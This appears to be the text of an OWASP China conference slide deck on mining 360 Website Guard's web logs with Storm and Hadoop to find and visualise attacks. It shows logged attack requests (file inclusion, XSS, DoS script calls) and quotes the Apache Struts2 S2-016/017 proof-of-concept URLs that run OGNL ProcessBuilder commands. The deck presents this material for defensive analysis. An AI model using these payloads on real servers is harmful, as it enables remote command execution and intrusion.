



攻击万花筒

从大数据里挖掘攻击背后的故事



OWASP 中国
The Open Web Application Security Project

About Me



OWASP 中国
The Open Web Application Security Project

董方 (Vin Dong)

日志宝创始人(www.rizhibao.com)

<http://weibo.com/vindong>

xy7@80sec.com

Design PHP Lua PM Data Visualization

Company
Logo

提纲



- 360网站卫士数据概况
- 360网站卫士数据平台
- 360网站卫士数据可视化
- 攻击案例分析
- 尾声
- Q&A

数据之美



OWASP 中国
The Open Web Application Security Project

Tatiana Plakhova

<http://www.complexitygraphics.com>

<http://www.blurb.com/books/4363577-biosphere>



360网站卫士数据概况



OWASP 中国
The Open Web Application Security Project

16.85 TB

360网站卫士数据概况



OWASP 中国
The Open Web Application Security Project

81.24 GB



3,100,000,000
Request




300,000
Web Vul Attack



68,000,000
CC Attack



OWASP 中国
The Open Web Application Security Project



WOW!!
这么多脏数据怎么办?!



OWASP 中国
The Open Web Application Security Project

1、实时数据分析平台

Scribe+Storm+Inotify+Rsync

2、离线数据分析平台

Scribe+Hadoop+M/R

台子有了，撒点儿野！！


360网站卫士数据平台



OWASP 中国
The Open Web Application Security Project

Scribe+Storm+Inotify+Rsync
<http://storm-project.net>

实时数据分析平台





360网站卫士数据平台



OWASP 中国
The Open Web Application Security Project

4台Storm服务器：CPU24核，64G内存，2T硬盘

4个spolt，16个bolt



360网站卫士数据平台



OWASP 中国
The Open Web Application Security Project

Web漏洞攻击详情(鼠标移至攻击参数可查看参数详情)

每页显示 15 条记录

2013年8月21日 至 2013年8月27日

403 [Top10] 404 [Top10] 500 [Top10]

ID	URI	次数
1	/apple-touch-icon-precomposed.png	55394
2	/apple-touch-icon.png	42197
3	//20/page/1	18312
4	/img/web_logo.png?v=20130813	8261
5	/article/img/web_logo.png?v=20130813	3443
6	/apple-touch-icon-114x114.png	3334
7	/apple-touch-icon-114x114-precomposed.png	3318
8	//	3262
9	/groups/2/	2650
10	/fav.ico	1535



IP

搜索引擎爬虫访问


814536



Scribe+Hadoop

<https://github.com/facebook/scribe>

<http://hadoop.apache.org>



360网站卫士数据平台



OWASP 中国
The Open Web Application Security Project

360网站卫士 Hadoop离线日志安全分析平台流程

MapReduce过程

`ToolRunner.run()`

配置输入输出路径和Reduce数目
等

`configure(JobConf
jobConf)`

读取配置文件，初始化MapReduce过程中的参数

- 1、系统配置文件
- 2、系统规则文件
- 3、用户自定义规则文件

rzb_pagetype : 根据页面类型过滤日志
rzb_httpcode : 根据状态码过滤日志
rzb_urlltype : 根据URL类型过滤日志
rzb_uniq : 是否对日志进行去重
rzb_rules : 选择需要加载的扫描特征文件

`Map()`

切割字段，开始分析

将日志和特征文件进行匹配

`Reduce()`

日志去重，输出结果累加

输出结果

360网站卫士数据平台



OWASP 中国
The Open Web Application Security Project

```
2408 文件包含漏洞攻击 93.44.163.93 09/Jul/2013:06:01:28 +0800 www.xw6.net/news_deal.asp?mud-
2409 i=messageWrite&dataID=6995&dataType=news&isReply=1&webPathPart=../../&_1373321378c
2410 文件包含漏洞攻击 93.44.163.93 09/Jul/2013:06:19:04 +0800 www.xw6.net/news_deal
2411 文件包含漏洞攻击 93.44.163.93 09/Jul/2013:06:26:05 +0800 www.xw6.net/news
2412 文件包含漏洞攻击 93.44.163.93 09/Jul/2013:06:31:15 +0800 www.xw6.net/~
2413 文件包含漏洞攻击 93.44.163.93 09/Jul/2013:06:40:27 +0800 www.xw6.net/~
2414 文件包含漏洞攻击 99.127.79.43 09/Jul/2013:03:52:51 +0800 www
2415 文件包含漏洞攻击 99.127.79.43 09/Jul/2013:11:45:41 +0800
2416 跨站脚本攻击(XSS) 1.93.11.76 09/Jul/2013:06:50:02 +0800
  \xD2\xB3\xC3\xE6\xBA\xF3\xD4\xD9\xCA\xE4\xC8\xEB
  www.yiqi120.com/infolist.asp?word=%cf%
  www.yiqi120.com/gqxxinfo.asp?word=%b5%
  www.yiqi120.com/showinfo.asp?word=%d5%
  www.fengsung.com/ciku/%d6%d0%b9%fa%c3%
  www.17828.cn/zhaoshang/?key=%c9%bd%b5%
  www.cuomi.com/page,%c4%cf%cd%a8%be%ad%
  www.cuomi.com/page,%c9%7b1%a3%b9%9d%
  www.good.php?bo_tab
  www.good.php?bo_tab
  Err 200 > 1
```

```
8734 拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:07:29:41 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port= 1
8735 拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:07:52:32 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port= 1
8736 拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:07:52:58 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port= 1
8737 拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:08:00:41 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port= 1
8738 拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:08:03:40 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port= 1
8739 拒绝服务恶意脚本 116.255.162.62 09/Jul/2013:08:04:52 +0800 www.tcyfw.com/include/dedetag.claess.php?port=53&time=200&host=175.100.206.183 200 port= 1
8740 拒绝服务恶意脚本 117.34.17.136 09/Jul/2013:09:48:50 +0800 www.hantech.com.cn/plus/good.php?rat=Are+You%3F 200 rat= 1
8741 拒绝服务恶意脚本 117.34.17.136 09/Jul/2013:14:19:22 +0800 www.56hx.cn/templets/Explorer.php?rat=Are+You%3F 200 rat= 1
8742 拒绝服务恶意脚本 117.63.200.27 09/Jul/2013:17:26:19 +0800 www.61787777.com/plus/car.php?rat=Are+You+Rat%3F 200 rat= 1
8743 拒绝服务恶意脚本 119.116.70.13 09/Jul/2013:19:02:21 +0800 www.hantech.com.cn/include/.php?rat=Are+You+Rat%3F 200 rat= 1
```

```
99 安恒Web扫描器 220.181.89.1
00 安恒Web扫描器 220.181.89.1
01 安恒Web扫描器 220.181.89.1
02 安恒Web扫描器 220.181.89.1
03 安恒Web扫描器 220.181.89.1
04 安恒Web扫描器 220.181.89.1
05 安恒Web扫描器 220.181.89.1
06 安恒Web扫描器 220.181.89.1
```


360网站卫士数据可视化



OWASP 中国
The Open Web Application Security Project



360网站卫士数据可视化




OWASP 中国
The Open Web Application Security Project





近3月Web漏洞攻击趋势

220.181.165.132	Apache Struts2 Remote Command Execution attack	93452
220.181.165.133	Apache Struts2 Remote Command Execution attack	81815
220.181.165.134	Apache Struts2 Remote Command Execution attack	90761
220.181.165.135	Apache Struts2 Remote Command Execution attack	84797
220.181.165.136	Apache Struts2 Remote Command Execution attack	87986
220.181.165.137	Apache Struts2 Remote Command Execution attack	87512
220.181.165.138	Apache Struts2 Remote Command Execution attack	81257
220.181.165.139	Apache Struts2 Remote Command Execution attack	74386





OWASP 中国
The Open Web Application Security Project

攻击不是没有发生，只是你不知道

攻击案例分析



OWASP 中国
The Open Web Application Security Project

<http://struts.apache.org/release/2.3.x/docs/s2-016.html>

<http://struts.apache.org/release/2.3.x/docs/s2-017.html>

Proof of concept

In the Struts Blank App, open following URLs.

1. Simple Expression - the parameter names are evaluated as OGNL.

1.

```
http://host/struts2-blank/example/X.action?action:%25{3*4}
```

2.

```
http://host/struts2-showcase/employee/save.action?redirect:%25{3*4}
```

1. Command Execution

1.

```
http://host/struts2-blank/example/X.action?action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}
```

2.

```
http://host/struts2-showcase/employee/save.action?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}
```

3.

```
http://host/struts2-showcase/employee/save.action?redirectAction:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}
```

2013年7月17日 暴风雨前夕

攻击案例分析



OWASP 中国
The Open Web Application Security Project

2013-07-17 00:00:00 至 2013-08-17 59:59:59

拦截 **2,689,287** 次Struts2漏洞攻击

共 **1,897** 个网站被攻击


最多一个网站遭受 **51,939** 次攻击

攻击案例分析



OWASP 中国
The Open Web Application Security Project

Apache Struts2漏洞攻击走势



攻击案例分析



OWASP 中国
The Open Web Application Security Project



让攻击开花




规律？



“工头” VS “散户”

Apache Struts2 Attackflower




攻击案例分析



OWASP 中国
The Open Web Application Security Project

抓大放小

